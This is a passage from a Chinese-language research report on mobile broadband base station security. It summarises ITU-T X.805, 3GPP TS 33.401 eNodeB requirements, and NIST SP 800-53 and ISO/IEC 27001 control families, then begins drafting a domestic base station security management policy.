


圖 5- 19 ITU-T X.805 通訊系統安全框架

資料來源：ITU-T X.805 及本團隊整理

（一）安全層級與安全平面

1. 安全層級

安全框架模型的定義基於層級和平面兩個主要概念。安全層級討論端對端網路的網路元件與系統安全要求，區分基礎設施層、服務層和應用層之安全要求，如圖 5- 20 說明。

(1) 基礎設施層：包括網路傳輸設備與獨立的網路元件。例如路由器、交換機與伺

服器，以及通訊鏈路等。

(2) 服務層：討論提供給使用者的網路服務安全，例如 IP 服務，包括認證、授權、計費(Authentication- Authorization-Accounting, AAA)、網域名稱系統(Domain Name System, DNS)、動態主機配置協定(Dynamic Host Configuration Protocol, DHCP)，以及加值服務，包括虛擬私人網路(Virtual Private Network, VPN)、網路電話、即時信息。

(3) 應用層：討論使用者使用的網路應用，例如 FTP、Web 存取、電子郵件、電子商務。




圖 5- 20 ITU-T X.805 安全層級

資料來源：ITU-T X.805 及本團隊整理

2. 安全平面

安全平面討論網路中實施活動的安全性，定義了管理面、控制面與終端用戶面，說明三種網路中受保護的活動，分別討論與網路管理活動、網路控制、信令活動與終端用戶相關的安全需求，如圖 5- 21 說明。

(1) 管理面：關注運行、管理、維護與提供服務(OAM&P)，例如向某個使用者或網路

提供服務。

(2) 控制面：與端對端通訊信令相關。

(3) 終端用戶面：討論使用者存取與網路使用安全，也包括用戶資料保護。

此外，安全平面也允許辨別相同安全目標下，不同網路活動，可能出現的潛在網路漏洞。




圖 5- 21 ITU-T X.805 安全平面

資料來源：ITU-T X.805 及本團隊整理

（二）威脅模型與安全維度

1. 威脅模型

ITU-T X.805 的威脅模型是以攻擊者為中心，考慮五種針對網路產品違反數據與服務的保密性、完整性以及可用性的安全威脅，分別為：

(1) 毀壞：資訊及/或其他資源的毀壞(可用性攻擊)。

(2) 竄改：資訊的損毀(完整性攻擊)。

(3) 刪除：資訊的盜竊、刪除或遺失和/或其他資源(可用性攻擊)。

(4) 揭露：資訊揭露(保密性攻擊)。

(5) 阻斷：服務阻斷(可用性攻擊)。

2. 安全維度

基於安全層級與安全平面，該框架定義了網路安全的八個維度，用於解決所有可能的網路產品漏洞，分別為：

(1) 存取控制：限制與控制存取網路單元、服務、應用的方法，例如密碼、ACL(Access Control List)、防火牆。

(2) 身分認證：提供身分證明的方法，例如共享金鑰、公開金鑰基礎建設(Public Key Infrastructure, PKI)、數位簽章、數位憑證。

(3) 不可否認性：防止否認網路已發生活動的機制，例如系統日誌、數位簽章。

(4) 資料保密性：確保資料保密性的機制，例如加密。

(5) 通訊安全：確保資訊只能從來源端傳送到目的地的方法，例如 VPN、多重通訊協定標籤交換傳輸(Multi-Protocol Label Switching, MPLS)、第 2 層通道協定(Layer 2 Tunneling Protocol, L2TP)。

(6) 資料完整性：確保接收到的資料如發送或檢索儲存的方法，例如訊息摘要演算法(MD5 Message-Digest Algorithm)、數位簽章、防毒軟體。

(7) 可用性：確保提供給合法用戶可用的網路元件、服務與應用之方法，例如入侵偵測系統(Intrusion-detection system, IDS)/入侵預防系統(Intrusion Prevention System, IPS)、網路備援、營運持續運作(Business Continuity, BC)、災難復原(Disaster Recovery, DR)。

(8) 隱私：確保以保密的方法識別、網路的使用，例如網路位址轉譯(Network Address Translation, NAT)、加密。

這些安全維度適用於由層級與平面所構成安全觀點矩陣中(表 5- 7)的每一個單元，以決定適當的控制措施。

（三）基站安全框架分析

ITU-T X.805 的各個安全面都適用於各個安全層級，產生九個安全的觀點(3×3)，如表 5- 7 說明。這種方法允許提供模組化、系統化與組織化方式對網路進行安全評估和規劃。每項安全觀點對應各自的威脅和漏洞，得出其安全目標。

表 5- 7 安全觀點

	基礎設施層	服務層	應用層
管理安全面	安全觀點 1	安全觀點 4	安全觀點 7
控制安全面	安全觀點 2	安全觀點 5	安全觀點 8
用戶安全面	安全觀點 3	安全觀點 6	安全觀點 9

資料來源：ITU-T X.805 及本團隊整理

ITU-T X.805 旨在建立電信網路體系安全框架，透過該框架劃分電信網路中各項安全觀點，也指出哪些網路活動與設備需要保護的問題。這種方法能夠提供全面、端對端網路的安全全貌。可以應用於任何網路技術(例如無線、有線、光纖網路)以及多種網路(例如服務供應商的網路、數據中心的網路、政府網路等等)，確保涵蓋所有跨層交錯的威脅定義，最終具體用途可以應用於所有電信網路產品類別。

在本研究中，主要評估標的為基站，屬於行動寬頻網路中接取網路的基礎設施，因此引入 ITU-T X.805 安全框架進行分析，基站將適用於表 5- 7 中安全觀點 1、2、3，也就是基站(基礎設施)在管理安全、控制安全、用戶安全面在各項安全維度所需達到的安全目標。

1. 基礎設施之管理安全面(安全觀點 1)

基礎設施層的管理安全面攸關管理、維護與提供個別網路元件、通訊鏈路與伺服器平臺，網路裝置組態也屬於管理活動(請參閱表 5- 8)，例如：網路維運人員將路由器或是交換機設定安全化組態。

表 5- 8 基礎設施之管理安全面

安全維度	安全目標
存取控制	・ 確保只有經授權人員或裝置，例如簡單網路管理協議(Simple Network Management Protocol, SNMP)管理的裝置，能從事網路裝置或通訊鏈路的管理行為，包括透過實體埠管理裝置，以及從遠端管理裝置。
身分認證	・ 對從事網路裝置、通訊鏈路管理行為的人員或設備進行認證。
不可否認性	・ 提供紀錄，記錄從事網路裝置與通訊鏈路管理行為的個人或裝置。該紀錄可以證明管理行為發起者。
資料保密性	・ 防止未經授權存取或查看網路裝置或通訊鏈路，適用於組態資訊所在的網路裝置或是通訊鏈路與組態資訊傳送到網路裝置或是通訊鏈路時，以及離線儲存的組態資訊備份。 ・ 保護管理認證資訊，例如管理人員帳號與密碼。 ・ 存取控制技術有助於提供資料保密性。
通訊安全性	・ 遠端管理網路裝置或通訊鏈路時，確保管理資訊只會在受管理的站點與裝置或是通訊鏈路間傳輸，管理資訊不會被盜用或攔截。 ・ 也適用於管理認證資訊，例如管理人員身分帳號與密碼。
資料完整性	・ 防止網路裝置與通訊鏈路的組態資訊不會被未經授權修改、刪除、新增與複製。適用於組態資訊所在的網路裝置或是通訊鏈路，以及傳送到或儲存在離線系統的組態資訊。 ・ 也適用於管理認證資訊，例如管理人員身分識別碼與密碼。
可用性	・ 確保經授權人員或裝置(具備不可否認性)管理網路裝置或是通訊鏈路，防止受到主動式攻擊(例如阻斷服務攻擊)，以及被動式攻擊(例如管理認證資訊的修改或刪除)。
隱私	・ 確保識別網路裝置或通訊鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱。例如能識別網路裝置，並提供目標資訊給攻擊者。

資料來源：ITU-T X.805 及本團隊整理

2. 基礎設施之控制安全面(安全觀點 2)

基礎設施層的控制安全面包括安全化網路系統中的控制或信令資訊，以及安全化透過網路元件與伺服器平臺傳送或接收的控制或信令資訊(請參閱表 5- 9)。例如保護網路交換機中的交換資訊表，使其免受竄改或未經授權揭露，例如防止路由器收到或傳送偽造的路由資訊，或是回應來自偽造路由器發出的偽造路由。

表 5- 9 基礎設施之控制安全面

安全維度	安全目標
存取控制	・ 確保只有經授權人員或裝置，能存取網路裝置中或是離線儲存的控制資訊，例如路由表。 ・ 確保網路裝置只接受來自經授權網路裝置的控制資訊，例如路由更新。
身分認證	・ 對查看或修改網路裝置中控制資訊的人員或裝置進行身分認證。 ・ 對傳送控制資訊到網路裝置的裝置進行身分認證。 ・ 驗證技術可以是存取控制的一部分。
不可否認性	・ 提供紀錄，記錄查看或修改網路裝置中控制資訊與執行操作的個人或裝置。該紀錄可以作為存取或修改控制資訊的證明。 ・ 提供紀錄，記錄裝置發出控制信息傳送到網路裝置的操作行為，該紀錄可以作為發出控制信息的證明。
資料保密性	・ 防止網路裝置或離線儲存的控制資訊不會被未經授權存取與查看。 ・ 存取控制技術可以為網路裝置的控制資訊提供資料保密性。 ・ 防止網路裝置發送的控制資訊不會未經授權或查看。
通訊安全性	・ 確保網路中傳送的控制資訊(例如路由更新)只會在控制資訊的來源端和預期的目的端，控制資訊不會被盜取或攔截。
資料完整性	・ 確保網路裝置與通訊鏈路的控制資訊不會被未經授權修改、刪除、新增與複製。
可用性	・ 確保網路裝置可以從經授權來源端接收控制資訊，包括防止蓄意的攻擊行為，例如阻斷服務攻擊，以及偶發事件，例如路由翻動(route flapping)。
隱私	・ 確保用於識別網路裝置或通訊鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱，例如能識別網路裝置，並提供目標資訊給攻擊者。

資料來源：ITU-T X.805 及本團隊整理

3. 基礎設施之用戶安全面(安全觀點 3)

基礎設施的用戶安全面包括用戶資料與語音安全化，因為用戶資料與語音會存放在網路元件或是在通訊鏈路中傳送。保護位於服務平臺的用戶資料，以及防止用戶資料在網路元件或是通訊鏈路間傳送遭受非法攔截(請參閱表 5- 10)。

表 5- 10 基礎設施之用戶安全面

安全維度	安全目標
存取控制	・ 確保只有經授權人員或設備能存取網路元件、通訊鏈路或離線儲存設備的用戶資料。
身分認證	・ 對存取網路元件、通訊鏈路或離線儲存設備中用戶資料的人員或設備進行身分認證。
不可否認性	・ 提供紀錄，記錄存取網路元件或通訊鏈路或離線裝置中用戶資料的個人或裝置。該紀錄為存取用戶資料的證明。
資料保密性	・ 保護在網路元件、通訊鏈路或離線儲存設備上的用戶資料，防止未經授權存取或查看。接取控制技術有助於提供用戶資料的保密性。
通訊安全性	・ 確保用戶資料在網路元件、通訊鏈路傳輸時不被盜用或攔截。
資料完整性	・ 保護在網路元件、通訊鏈路或離線儲存設備的用戶資料，防止未經授權的修改，刪除，新增。
可用性	・ 確保經授權人員與設備接取用戶離線儲存設備資料不能被否認。
隱私	・ 確保網路元件不會將用戶網路活動資訊提供給未經授權的人員(例如用戶的地理位置、瀏覽過的網頁、內容等)。

資料來源：ITU-T X.805 及本團隊整理

二、3GPP

第三代合作夥伴計畫(3rd Generation Partnership Project, 3GPP)在其 LTE/SAE 研究項目中擴展與強化安全功能。3GPP TS33.401 標準定義了 LTE 整體的安全體系架構，包括演進數據封包系統(Evolved Data Packet System, EPS)、演進數據封包核心網路(Evolved Packet Core, EPC)的安全功能與機制，以及在 EPS 與 EPC 中運行的安全程序。本研究所關注的基站安全也是其中一環，TS33.401 針對 eNodeB 定義了五項安全要求，相關的安全要求適用於所有 eNodeB 類型，同樣適用於 HeNB，對於某些特定類型的 eNodeB 則具備更嚴格要求，可參考其它 3GPP 標準的安全要求。以下說明 eNodeB 安全要求定義。

（一）設定與組態要求

eNodeB 應經過認證與授權，才能設定與進行組態配置，因此攻擊者無法透過本地或遠端修改 eNodeB 設定與軟體組態。

- eNodeB 與 EPC 應建立雙向認證機制，同時具備保密性、完整性與重傳保護。
- eNodeB 與 eNodeB 應建立雙向認證機制，同時具備保密性、完整性與重傳保護。
- eNodeB 與 O&M 應建立雙向認證機制，同時具備保密性、完整性與重傳保護。
- eNodeB 應確保軟體與數據變更嘗試得到授權。
- eNodeB 應使用經授權的資料或軟體。
- 確保軟體傳送到 eNodeB 的保密性保護與完整性保護。

（二）內部金鑰管理要求

EPC 提供給 eNodeB 的用戶會話(session)金鑰，以及使用於身份認證與安全連結建立程序的長期金鑰，應保護所有存放在 eNodeB 中的金鑰。存放在 eNodeB 中的金鑰應不能離開 eNodeB 中的安全環境，除了有其它 3GPP 標準規定的情形。

（三）eNodeB 用戶層資料要求

eNodeB 的任務包括 Uu 介面與 S1/X2 介面的用戶層(User Plane)封包加解密，以及處理 S1/X2 介面的用戶層封包完整性保護。

- 在相關金鑰存放的安全環境下，處理用戶層資料加解密與完整性保護。
- 確保 eNodeB 處理 S1-U 與 X2-U 用戶資料傳輸具備完整性、保密性與重傳保護，不受到未經授權方攻擊。如果需要透過加密方式實現，則可使用 IPsec ESP 技術。

（四）處理 eNodeB 控制層資料要求

eNodeB 的任務在於提供 S1/X2 介面的控制層(Control Plane)封包的機密性與完整性保護。

- 在相關金鑰存放的安全環境下，處理控制層資料加解密與完整性保護。
- 確保 eNodeB 處理 S1-MME 與 X2-C 的控制資料傳輸具備完整性、保密性與重傳保護，不會受到未經授權方攻擊。如果需要透過加密方式實現，則可使用 IPsec ESP 技術。

（五）安全環境要求

eNodeB 的安全環境為一種邏輯上的定義，安全環境可以透過相關功能或敏感性操作來實現。

- 安全環境應支援敏感資料的安全化儲存，例如對機密與重要組態資料加密。
- 安全環境應支援敏感功能執行，例如用戶資料的加解密與認證協定。
- 安全環境中的敏感資料不應暴露給外部實體。
- 應確保安全環境的完整性。
- 經授權才能使用或儲存安全環境中資料，或是執行其中的安全功能。

從前述五項安全要求可以發現 LTE 採取扁平化架構後，eNodeB 納入了更多的控制功能，在考量 eNodeB 安全要求時，除了 eNodeB 自身的安全性，eNodeB 間共用線路的資料傳輸也是重點之一，也就是後置迴路(Backhaul)之安全機制。3GPP 以 S1 與 X2 介面探討 LTE 後置迴路(Backhaul)之安全性，傳輸用戶資料與控制資訊時，都應具備相應之安全保護機制。

三、NIST SP800-53

NIST SP 800-53 的目標在於提供一個安全控制措施組合，從而滿足對資訊系統和組織的安全要求，以保護資訊系統與資訊的保密性(Confidentiality)、完整性(Integrity)與可用性(Availability)，以及不可否認性(Non-repudiation)與認證性(Authenticity)。

（一）安全控制架構

SP 800-53 將安全控制區分 18 個家族，各家族都具備相關安全功能的控制措施，共 205 項安全控制措施。計畫管理家族為各個聯邦機構量身訂製資訊安全綱要，透過檔案化的方式實施。18 個家族均指定一個二字元識別碼，同時區分為管理、運行和技術三類別之安全控制措施。其中，管理類別著重資訊系統安全和風險管理；運行類別著重人的實施和執行，技術類別著重資訊系統所運行的硬體、軟體或韌體。表 5- 11 歸納安全控制措施與家族、類別以及識別碼。識別碼後面的數字序號代表各家族的不同安全控制措施。例如，AC-2 是存取控制家族的第二項控制措施。

表 5- 11 安全控制識別碼與家族名稱

識別碼	家族	類別
AC	存取控制(Access Control)	技術
AT	認知與訓練(Awareness and Training)	運行
AU	稽核與責任(Audit and Accountability)	技術
CA	安全評估與授權(Security Assessment and Authorization)	管理
CM	組態管理(Configuration Management)	運行
CP	應變計畫(Contingency Planning)	運行
IA	識別與認證(Identification and Authentication）	技術
IR	事件回應(Incident Response)	運行
MA	維護(Maintenance)	運行
MP	媒體保護(Media Protection)	運行
PE	實體與環境保護(Physical and Environmental Protection)	運行
PL	規劃(Planning)	管理
PS	人員安全(Personnel Security)	運行
RA	風險評估(Risk Assessment)	管理
SA	系統與服務取得(System and Services Acquisition)	管理
SC	系統與通訊保護(System and Communications Protection)	技術
SI	系統與資訊完整性(System and Information Integrity)	運行
PM	計畫管理(Program Management)	管理

資料來源：NIST 及本團隊整理

（二）SP 800-53 應用

SP800-53 已實施於聯邦機關內部、為聯邦機關提供服務的供應商內部，同時也於民營企業間推廣。NIST 持續與其它國際標準組織求同存異，特別是 ISO/IEC 27001 標準系列，期望能在符合 NIST 標準的基礎下同時符合 ISO/IEC 27001。SP800-53 為美國聯邦資訊系統提供安全控制措施的指導方針，協助選擇適當的安全措施，為資訊系統提供穩定與彈性的安全控制措施組態，達到安全要求更動與系統更動時的系統保護，同時在資訊安全控制措施、風險評估、認證/核可提供廣泛的指導性原則，可應用於傳統的資訊系統、工業控制系統、關鍵基礎設施，也可應用於雲端運算、物聯網、行動寬頻網路系統。

（三）安全控制措施

每項安全控制家族包含控制措施(Control)、補充指引(Supplemental Guidance)、控制措施強化(Control Enhancements)、參照檔(References)。控制措施說明保護資訊系統的特定方面所需的具體安全能力；補充指引為安全控制措施提供有關的附加資訊，但不會有額外要求；安全控制措施強化部分說明控制措施的補充功能，或是提高控制措施的強度；參照檔為一清單，包含與某特定安全控制措施或措施強化相關的聯邦法律、總統行政命令、政策、標準和指南，例如 FIPS 與 NIST 等相關文件。

安全控制措施可劃分為公共、混合與系統特定控制措施，公共控制措施可由組織的一個或多個資訊系統繼承而來，例如應急、規劃控制措施、事件回應控制措施、安全培訓、實體與環境保護控制措施。非公共控制措施的安全控制措施可看成是系統特定控制措施或混合控制措施，這些安全控制措施應用於保護個人、組織運行與資產，以及個人的必要安全控制措施。

本計畫將以 SP800-53 安全控制措施為基礎，在評估基站資安風險後，進行適用性分析，再納入行動寬頻基站資安管理方針。由於安全控制措施條文繁多且內容細微，因此將控制條文羅列於附錄中說明，請參閱附錄三。

第5.3節　國內基站資安管理草案

前一章節國際標準研究，已完成 ITU-T X.805 建議書、美國聯邦資訊系統與組織之安全控制建議書 SP 800-53 及 3GPP TS 33.401 之研析。考量 ITU-T X.805 所設定基礎設施層之三面向與八維度安全目標，以及 3GPP LTE 基站之安全要求，本計畫參考 2014 年 NIST 公告之改善關鍵基礎設施資通訊安全框架(Framework for Improving Critical Infrastructure Cyber security)，該框架匯集全球現有的安全標準、指引與最佳實務作法，其中 NIST SP800-53 與 ISO/IEC 27001:2013 標準為資通訊基礎設施安全要求之實作標準，因此本計畫選擇定該兩項標準進行適用性分析，選擇合適的基站安全控制措施。




圖 5- 22 行動寬頻基站資安管理方針研究流程

資料來源：本團隊整理

一、資訊安全管理標準歸納分析

（一）ISO/IEC 27001:2013

ISO/IEC 27000 系列為國際上受到認可的資訊安全管理標準，也是通傳會建議電信業者實施資通安全管理作業之參照標準，ISO/IEC 27001:2013 標準提供建立、實作、維持及持續改善資訊安全管理系統，其中組織全景、領導、規劃、支援、運作、績效評估、改善為落實資訊安全管理系統的主要標準，分別透過規劃、執行、查核與行動

（Plan-Do-Check-Action, PDCA）進行活動確保可靠度目標達成，並進而促使品質持續改善；其標準附錄 A 羅列 14 項控制領域(A5~A18，如圖 5- 23 說明)、35 項目標、114 項控制措施，各控制領域之控制措施皆可以提供企業實行資訊安全管理系統之參考依據。




圖 5- 23 ISO 27001:2013 控制措施

資料來源：本團隊整理

（二）NIST SP 800-53

NIST SP 800-53 旨在為美國聯邦資訊系統提供選擇安全控制措施的指導方針。SP 800-53 將安全控制區分 18 個家族，各家族皆具備相關安全功能的控制措施，共 205 項安全控制措施。18 個家族均指定一個二字元識別碼，同時區分為管理、運作與技術三類別之安全控制措施。其中，管理類別著重資訊系統安全與風險管理；運作類別著重操作人員的實行，技術類別著重資訊系統所包含硬體、軟體或韌體的運行。如表 5-12 說明。NIST SP 800-53 指導方針提供一致、可比較與可重複的方法選擇與指定安全控制措施，並提供實施建議，協助資訊系統達到更安全的狀態。

表 5- 12 NIST SP800-53 安全控制措施

<table>
<tr><th>Management Controls
管理控制</th><th>Operational Controls
操作控制</th><th>Technical Controls
技術控制</th></tr>
<tr><td>RA – Risk Assessment
風險評估</td><td>PS – Personnel Security
人員安全</td><td>IA – Identification & Authentication
識別與認證</td></tr>
<tr><td>PL – Planning
規劃</td><td>PE – Physical & Environmental Protection
實體與環境保護</td><td>AC – Access Control
存取控制</td></tr>
<tr><td>SA – System & Services Acquisition
系統與服務獲取</td><td>CP – Contingency Planning
應變規劃</td><td>AU – Audit & Accountability
稽核與可歸責性</td></tr>
<tr><td>CA – Security Assessment & Authorization
安全評估與授權</td><td>CM – Configuration Management
組態管理</td><td rowspan="6">SC – System & Communications Protection
系統與通訊保護</td></tr>
<tr><td rowspan="5">PM – Program Management
計畫管理</td><td>MA – Maintenance
維護</td></tr>
